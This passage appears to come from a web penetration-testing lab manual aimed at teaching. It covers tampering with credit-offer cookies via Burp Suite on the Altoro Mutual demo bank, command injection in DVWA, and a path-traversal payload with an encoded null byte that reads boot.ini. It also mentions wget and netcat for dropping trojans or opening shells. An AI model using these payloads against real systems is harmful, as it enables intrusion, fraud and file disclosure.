
- Open [www.altoromutual.com](http://www.altoromutual.com) in Firefox browser and sign in to one of the user accounts with username **jsmith** and password **demo1234**




**Step 2:** In user's profile, we can observe that account have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000. Let us modify those card details and credit limit to fool the web server. To perform this job, launch Burp Proxy and capture the web request to modify the content.

- Start Burp Suite and configure proxy in firefox browser to capture web request as shown in the below images





**Step 3:** After configuration, reload the website to allow burp interceptor to capture the request.



**Step 4:** Under params tab modify the above highlighted values according to your interest and click on forward to see the modified value on web page.

Request to http://altoromutual.com:80 [65.61.137.117]

Forward Drop Intercept is on Action

Raw **Params** Headers Hex

GET request to /bank/apply.aspx

| Type   | Name              | Value                                   |
|--------|-------------------|---|
| Cookie | ASP.NET_SessionId | 3vvz2dqsrc41oc55okugo13k                |
| Cookie | amSessionId       | 45823338056                             |
| Cookie | amUserInfo        | UserName=anNtaXRo&Password=ZGVtbzEyMzQ= |
| Cookie | amUserId          | 100116014                               |
| Cookie | amCreditOffer     | CardType=Gold&Limit=10000&Interest=7.9  |

Request to http://altoromutual.com:80 [65.61.137.117]

**Forward** Drop Intercept is on Action

Raw Params Headers Hex

GET request to /bank/main.aspx

| Type   | Name              | Value                                       |
|--------|-------------------|---|
| Cookie | ASP.NET_SessionId | mnq00o4515gtalfy3zf3dw45                    |
| Cookie | amSessionId       | 5915647977                                  |
| Cookie | amUserInfo        | UserName=anNtaXRo&Password=ZGVtbzEyMzQ=     |
| Cookie | amUserId          | 100116014                                   |
| Cookie | amCreditOffer     | CardType=Platinum&Limit=500000&Interest=0.9 |

**PERSONAL** **SMALL BUSINESS**

**Hello John Smith**

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking

**Congratulations!**

**You have been pre-approved for an Altoro Platinum Visa with a credit limit of \$500000!**

Click [Here](#) to apply.




## Practical 7: Command Execution on vulnerable web application

**Description:** In this practical you will learn how to exploit command execution vulnerability in the web application to gain control over the web application.

**Step 1:** In this practical, we will test command execution vulnerability on **DVWA** web application running on Metasploitable2 OS. Set security to **low**, before starting execution of below steps.

- Now click on command execution button to load that page.



**Step 2:** Most of the command execution vulnerable sites will have these kinds of input field. If you closely observe this webpage allows, execution of ping command. If this input field is not validating the user input then we can execute any command feeling like it is a terminal.



## Ping for FREE

Enter an IP address below:

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=10.7 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.82 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=4.14 ms

--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 1.821/5.566/10.735/3.776 ms
```

**Step 3:** What if we execute the command **pwd** along with the **ping**

## Ping for FREE

Enter an IP address below:

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=10.7 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.82 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=4.14 ms

--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 1.821/5.566/10.735/3.776 ms
```

## Ping for FREE

Enter an IP address below:

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=8.70 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.83 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=1.77 ms


--- 192.168.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.775/4.103/8.705/3.254 ms
/var/www/dvwa/vulnerabilities/exec
```

- Attacker can execute any commands like **wget** to download Trojans, **nc** to start netcat etc.


## Practical 8: Directory Traversal or Path Traversal Attack

**Description:** In this practical you will learn how to identify directory traversal vulnerability in web applications and if it has, how to use the vulnerability to exploit the web application and take control.


**Step 1:** To test directory traversal attack, visit different links on website [www.altoromutual.com](http://www.altoromutual.com) and observe URL's in the browser.



**Step 2:** In URL if we observe **something?something=something** we can start testing directory traversal. In the above image the url contains **default.aspx?content=personal.htm** remove **personal.htm** and add **../** to look for contents stored on directories in web server.



**Step 3: Add ../boot.ini.htm to read details related to web server.**




altoromutual.com/default.aspx?content=../boot.ini.htm

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

## Server Error

500 - Internal server error.

There is a problem with the resource you are looking for, and it cannot be displayed.




### An Error Has Occurred

Summary:

Could not find file 'C:\downloads\AltoroMutual\_v6\website\boot.ini.htm'.

Error Message:




altoromutual.com/default.aspx?content=../../boot.ini.htm

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

## Server Error

500 - Internal server error.

There is a problem with the resource you are looking for, and it cannot be displayed.



### An Error Has Occurred

Summary:

Could not find file 'C:\boot.ini.htm'.

Error Message:


altoromutual.com/default.aspx?content=..%2f..%2f..%2fboot.ini.htm

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

## Server Error

500 - Internal server error.

There is a problem with the resource you are looking for, and it cannot be displayed.



### An Error Has Occurred

Summary:

Could not find file 'C:\boot.ini.htm'.



Error Message:

altoromutual.com/default.aspx?content=..%2f..%2f..%2fboot.ini%00.htm

150% Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

| ONLINE BANKING LOGIN   | PERSONAL   | SMALL BUSINESS | INSIDE ALTORO MUTUAL |
|--|--|----------------|----------------------|
| <p><a href="#">PERSONAL</a></p> <ul style="list-style-type: none"> <li><a href="#">Deposit Product</a></li> <li><a href="#">Checking</a></li> <li><a href="#">Loan Products</a></li> </ul> | <pre>[boot loader]timeout=30default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS[operating systems]multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise" /fastdetect /bootlogo /noguiboot</pre> |                |                      |